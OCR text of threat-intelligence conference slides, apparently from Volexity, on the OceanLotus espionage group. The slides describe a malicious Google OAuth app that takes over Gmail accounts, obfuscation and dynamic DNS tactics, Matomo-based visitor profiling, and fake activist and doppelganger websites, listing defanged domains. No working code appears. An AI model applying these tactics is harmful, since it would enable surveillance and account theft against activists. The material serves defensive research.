
Logging In?

- Targeted visitors are made to believe they are simply logging in to access the website or additional content.
- Instead, this is actually a Google OAuth page that will attempt to gain access to the target's Gmail account.
- There is one last opportunity to not fall victim to this attack even after typing a password.

Last Chance...


Google
Hi
@gmail.com
wants to
Read, send, delete, and manage your email
View your contacts
View the activity history of your Google apps
Allow
to do this?
By clicking Allow, you allow this app to use your information in accordance to their terms of service and privacy policies. You can remove this or any other app connected to your account in
My Account
CANCEL
ALLOW

Closer Look at This App...



Immediately After Allowing Access…

← Recent security events

Security alerts and security-related actions you've taken (like changing your password or adding recovery options) in the last 28 days. Learn more

Recent activity:

Access Type [?] (Browser, mobile, POP3, etc.)	**Location (IP address) [?]**	**Date/Time** (Displayed in your time zone)
Browser (Firefox) Show details	* United States (TX) ( )	8:50 am (0 minutes ago)
Authorized Application (137195250671-5fp1vb9i2kbbtot71sf5pcdbv7bjoqc7.apps.googleusercontent.com) Hide details OAuth Domain Name: *137195250671-5fp1vb9i2kbbtot71sf5pcdbv7bjoqc7.apps.googleusercontent.com* Manage Account Access	United States (NJ) (138.197.)	8:42 am (8 minutes ago)


Digital Ocean IP Address

Time: September 7, 12:26 AM

Location: Kiev, Ukraine

IP address: 91.229.

Freehost (UA)



Approximate location (may include nearby towns)

OceanLotus Google Access

- Volexity believes that OceanLotus developed a Google App that allows them to steal e-mail and contact information.
  - They can also send e-mail on behalf of the victim, too.
- This type of access also completely bypasses/circumvents any 2FA on the account.
  - There are workarounds to prevent this, but they are not commonplace with Google account access

Post-blog Activity

- We know that members of the OceanLotus group accessed our blog less than 24 hours after it was posted.
  - We have IP address information that we know to exclusively be used by them
  - Within 48 hours of the blog being posted, they removed their malicious JavaScript from a large number of the websites they compromised
  - Mostly the Vietnamese NGO/Human Rights/Civil society websites
  - They did not remove webshells
- The vast majority of their infrastructure was crippled due to the infrastructure being burned in conjunction with providers disabling their DNS.

Business as Usual & Resuming Activities

- OceanLotus spear phishing never skipped a beat. If anything, it appeared to pick up shortly after the blog and into early 2018.
- The web profiling campaign scaled back dramatically but reemerged in early 2018.
  - Heavy focus on Cambodian Government websites
  - Virtually no web profiling via websites in Laos, Philippines, and China
  - Light focus on Vietnamese language sites

Mid-to-Late 2018

- In mid-to-late 2018, OceanLotus start reemerging on more Vietnamese blogs and activist websites.
- ESET details the resurgence of the OceanLotus in a blog from last November.
  - 21 compromised sites list, the majority are legacy compromises
  - Most of the exploit infrastructure is disabled or abandoned; most compromised websites are no longer serving active tracking code

Ref: https://www.welivesecurity.com/2018/11/20/oceanlotus-new-watering-hole-attack-southeast-asia/

Changes to Code & Infrastructure


- OceanLotus started obfuscating their code more and in different ways across various websites.
  - Dean Edwards packed code
  - Breaking up values into multiple variables
  - Reversing text so it appears backwards
  - Use of String.fromCharCode()
- Dynamic DNS
  - Starting in September, began seeing a heavy move to Dynamic DNS
  - Dyn hostnames used for both profiling and malware activity
  - Frequently using new hostname per compromised website
    - mfaic.gov.kh -> weblink.selfip.info

New in 2019


- OceanLotus has started leveraging a new framework for tracking and profiling visitors:

- Matomo, formerly known as Piwik, is an open source web analytics application that can provide powerful insight into the visitors of a website.
  - Uses a JavaScript tracking client and a PHP receiver to collect data
  - Supports using custom variables, to plug in additional code that can be used to collect information that is not available by default

Tin không lề (tinkhongle[.]com)




Leadsdonut!


My Services
Domain Name: LEADSDONUT.COM
Registry Domain ID: 2347143156_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.namecheap.com
Registrar URL: http://www.namecheap.com
Updated Date: 2018-12-27T07:54:34Z
Creation Date: 2018-12-27T07:54:30Z
Registry Expiry Date: 2019-12-27T07:54:30Z
Registrar: NameCheap, Inc.
Registrar IANA ID: 1068
Registrar Abuse Contact Email: abuse@namecheap.com
Registrar Abuse Contact Phone: +1.6613102107
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: DNS1.REGISTRAR-SERVERS.COM
Name Server: DNS2.REGISTRAR-SERVERS.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2019-03-05T21:45:19Z <<<
always develop with target easy-to-use interface
can.

Fake Activism, Fake News?

- In a rather dramatic turn of events we also discovered with fairly high confidence that..
  - Multiple websites we had believed to be compromised are actually run by OceanLotus
    - Some of these websites maintain a social media presence as well (Facebook)
    - Websites range from actual activism to news websites
  - Doppelganger domains used mirrored content from legitimate domains
    - Profiling code
    - Exploit code
    - Keyloggers

Activist Blog & Facebook Group: Formosa Ha Tinh



Remember Tin không lề?

www.tinkhongle.com

THẾ GIỚI

Mỹ tiết lộ thêm lý do đàm phán với Triều Tiên đổ vỡ ở VN

TT Trump và Chủ tịch Kim 'không đạt thỏa thuận' ở Việt Nam

Hà Nội là nơi đón hai ông Donald Trump và Kim Jong-un

Thượng đỉnh tại Đà Nẵng: Việt Nam là bằng chứng để Trump thuyết phục Kim

Xem thêm

TRUNG QUỐC


Quân đội Trung Quốc đã từ bỏ đế chế kinh doanh tỷ USD như thế nào

Phó Tổng tham mưu trưởng quân đội Trung Quốc bị bắt

Những cuộc chiến ý thức hệ sắp tới của Trung Quốc

Em trai Lệnh Kế Hoạch tiết lộ bí mật động trời của Trung Quốc

Xem thêm



OceanLotus Run Websites

HOSTNAME	SOCIAL MEDIA	NOTES
formosahatinh[.]com	https://www.facebook.com/formosasuthat	Rights advocacy / anti-Formosa Steel Plant
baochongthamnhung[.]org	https://www.facebook.com/baochongthamnhung	Anti-corruption website
gaideptoanquoc[.]com	N/A	Website offering escort services
vietstudies[.]net	N/A	Doppelganger domain & mirror of legitimate website: **viet-studies.net**
ngoclongvn[.]com	N/A	Doppelganger domain & mirror of legitimate website: **ngoclongood.com**
hadocorp[.]com	N/A	Doppelganger domain & mirror of legitimate website: **hado.com.vn**
thienlongcorp[.]com	N/A	Doppelganger domain & mirror of legitimate website: **thienlonggroup.com**

Recap and Final Thoughts

- OceanLotus has:
  - Proven an ability to conduct numerous widespread and simultaneous cyber espionage operations
  - Conducted multi-year long efforts to run and maintain fraudulent websites with the purposes of tracking and targeting out-of-favor individuals and organizations
  - Actively compromised systems and networks belonging to global corporations, government organizations, and individuals (activists)
- Based on the items presented today and other research, Volexity believes that OceanLotus will continue to advanced its capabilities and be a formidable threat.

Resources

- HowTo: Privacy & Security Conscious Browsing
  - https://gist.github.com/atcuno/3425484ac5cce5298932
- Review applications with access to your Gmail account (and their permissions):
  - https://myaccount.google.com/permissions
- Look into Google's Advanced Protection Program
  - https://landing.google.com/advancedprotection/

Thank you for attending!

If you have any further questions or comments, come find me later or drop me a line.

Contact

e-mail: sadair@volexity.com

twitter: @stevenadair